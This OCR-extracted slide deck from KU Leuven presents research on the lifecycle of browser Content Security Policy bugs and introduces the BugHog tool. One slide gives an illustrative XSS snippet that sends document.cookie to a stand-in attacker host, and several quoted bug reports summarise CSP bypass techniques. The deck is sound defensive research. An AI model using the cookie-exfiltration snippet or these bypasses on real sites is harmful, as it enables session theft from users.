Gertjan Franken, Tom Van Goethem, Lieven Desmet, Wouter Joosen

KU LEUVEN

DistriNet

a bug's life

Analyzing the Lifecycle and Mitigation Process of Content Security Policy Bugs

Content Security Policy (CSP)

- **Defense in-depth** against **content injection attacks** (e.g., XSS)
  - Defined by website
  - Enforced by web browser
- Subsequent version upgrades added:
  - Functionality (e.g. nonce, strict-dynamic)
  - Use cases (e.g. framing control, HTTPS enforcement)

Content-Security-Policy: script-src ‘self’;

```
<script>
    // This code will leak the visitor’s cookie
    var cookie = document.cookie;
    fetch(‘https://hacked.net/?cookie=’ + cookie);
</script>
```

#VU71228 Security features bypass in Mozilla Firefox and Firefox for Android

Published: 2023-01-17

Vulnerability identifier: #VU71228

Closed Bug 886164 Opened 10 years ago Closed 10 years

CSP not enforced in sandboxed iframe

Issue 689412: Bypass CSP nonce using base href="data:..."

Reported by masa....@gmail.com on Tue, Feb 7, 2017, 11:00 AM GMT+1

CSP bypass: How one Chrome XSS bug took 2.5 years and an HTML spec change to fix

Ben Dickson 21 June 2021 at 12:55 UTC

Updated: 22 June 2021 at 13:49 UTC

The Daily Swig, 21/06/21

CSP Bypass Vulnerability in Google Chrome Discovered - Almost Every Website In The World Was At Risk

by Gal Weizman August 10, 2020

Perimeter, 20/08/2020

Issue 941340: CSP bypass with import maps

Reported by jun.k...@microsoft.com on Wed, Mar 13, 2019, 4:45 AM GMT+1 Project Member

VULNERABILITY DETAILS

Import maps allow defining import script urls without declearing nonce in script element. Landing this feature would basically allow CSP bypass on sites that uses module

import.This feature is planned for Origin Trials in Chrome 74. See: https://developers.google.com/web/updates/2019/03/kv-storage

Vulnerability Details : CVE-2018-5164

Content Security Policy (CSP) is not applied correctly to all parts of multipart content sent with the "multipart/x-mixed-replace" MIME type. This could allow for script to run where CSP should block it, allowing for cross-site scripting (XSS) and other attacks. This vulnerability affects Firefox < 60.

Published 2018-06-11 21:29:16 Updated 2018-08-02 19:40:49 Source Mozilla Corporation

View at NVD, CVE.org

Firefox vulnerable to trivial CSP bypass

John Leyden 14 October 2019 at 13:50 UTC

Updated: 25 May 2021 at 15:48 UTC

The Daily Swig, 25/05/2019

Google Chrome Browser Bug Exposes Billions of Users to Data Theft

Threatpost 10/08/2020

(CVE-2020-6519)

Issue 967780: Security: Code run by redirecting same-origin download to a javascript: URL gains user activation and bypasses CSP

Reported by derce...@gmail.com on Tue, May 28, 2019, 8:40 PM GMT+2

VULNERABILITY DETAILS

When redirecting a same-origin download to a javascript: URL, the code that runs has user activation and bypasses CSP.

Closed Bug 1377426 (CVE-2017-7803) Opened 6 years ago Closed 6 years ago

Other CSP rules ignored when specifying sandbox 'allow-scripts'

Categories

Product: Core

Component: DOM: Security

Version: 55 Branch

Type: defect

Priority: P1 Severity: normal

To hash or not to hash: A security assessment of CSP's unsafe-hashes expression

Peter Stolz ‡, Sebastian Roth †, and Ben Stock †
† CISPA Helmholtz Center for Information Security
‡ Saarland University & Bitahoy GmbH
peter.stolz@bitahoy.com
{sebastian.roth, stock}@cispa.de

more people use the Web on a daily
municating, doing bank transactions, and
ularity of the Web has made it one of the
, most prominently Cross-Site Scripting
effect of those attacks, the prevalence of
olicy (CSP) is increasing. Such a policy
ntrol the content that should be allowed
s precisely. Because this content includes
t-src directive), it can also be an effective
nage of markup injections such as XSS.
fine-grained policies for scripts to only
ties and disallow the usage of functions
tives that directly execute strings as code.
ill evolving, so is CSP. The experimental
afe-hashes aims to ease the adoption
wing trusted scripts to be used as inline
ML tags, which is currently only possible

shown that the vast majority of policies deployed in the wil
are trivially-bypassable because inline scripts are allowed vi
the unsafe-inline keyword, wildcards are used in th
allow-list, or other insecure practices [39, 30]. However, som
practices in HTML require the usage of those insecure sourc
expressions. For example, inline event handlers only execute i
unsafe-inline is present. Steffens et al. [37] have shown
that many third-parties are injecting markup that contain
inline events handlers, which forces the first party to deploy
trivially bypassable CSP to not lose functionality. In additio
to that Roth et al. [31] also confirmed that third-party behavio
is one of the major roadblocks for secure CSP deployment
In order to get rid of the inline event handler problem
unsafe-hashes [8] has been proposed as an addition t

DiffCSP: Finding Browser Bugs in Content Security Policy Enforcement through Differential Testing

Seongil Wi*, Trung Tin Nguyen†‡, Jihwan Kim*, Ben Stock†, Sooel Son*
*School of Computing, KAIST
†CISPA Helmholtz Center for Information Security
‡Computer Science Graduate School, Saarland University

A Tale of Two Headers: A Formal Analysis of Inconsistent Click-Jacking Protection on the Web


ARTIFACT EVALUATED usenix ASSOCIATION PASSED

Stefano Calzavara
Università Ca' Foscari
Sebastian Roth
CISPA Helmholtz Center for Information Security
Saarbrücken Graduate School of Computer Science
Alvise Rabitti
Università Ca' Foscari
Michael Backes
CISPA Helmholtz Center for Information Security
Ben Stock
CISPA Helmholtz Center for Information Security

What are the CSP bug root causes?

🔎Code revisions that **introduce** or **fix** CSP bugs

- ⚠ No comprehensive CSP bug **lifecycle** dataset
- ⚠ **> 100** revisions / day



💡 Automated framework for dynamic evaluations over CSP's development history 💡

✓ Publicly disclosed fixed CSP bugs (=> proof of concepts)


- 75 unique bugs


✓ Revision binaries

BugHog

DistriNet/BugHog

- Fully dockerized
- Every binary is executed in its own container
  - Dependencies
  - Concurrency
- Also supports lifecycle analysis of other policies (e.g. cookie policies, HSTS, etc.)





Bug reproducible for revision 0? No

Bug reproducible for revision 10? Yes

Bug reproducible for revision 5? Yes


Bug reproducible for revision 2? No

Bug reproducible for revision 4? No

1. Bug introducing revisions


- Half of all bugs are foundational
  - $5000 bug lived under the radar for 8 years
- Modifications to CSP logic are likely to cause new bugs
- New non-security feature introductions can act as bypass
  - Fragmented enforcement logic may lead to oversights

Intentions of bug introducing revisions





2. Room for improvement for cross-browser bug sharing

- Current practice: ***Web Platform Tests (WPT)***
  - Vendors push and pull regression tests to and from shared repo
- **Cross-browser** evaluation



⚠ Safari was exposed for **> 1 year** for each of these bugs ⚠





3. Inconsistent bug handling can lead to premature disclosure

*Three bugs were **publicly disclosed before an effective fix was landed***

2 Chromium bugs

1 Firefox bug

> 1 year avoidable exposure

Still present in the **latest release** at the time of the evaluation

✓ Reported and fixed

Key takeaways

- CSP design and implementation is **complex**
  - Half of collected bugs are **foundational**
  - **Fragile** and **fragmented** nature of the code make it **difficult to maintain**

- Bugs **affecting multiple browsers** publicly disclosed before fixed in all
  - Some bugs only reported to **single browser**
  - **Backchannel** is needed to jointly address common security bugs

- Many **additional findings & insights** in our paper!

- **BugHog** Docker images and source code are **freely available**

@GJFR_
@tomvangoethem
@lieven_desmet

KU LEUVEN

DistriNet

DistriNet/BugHog

Illustrations by https://storyset.com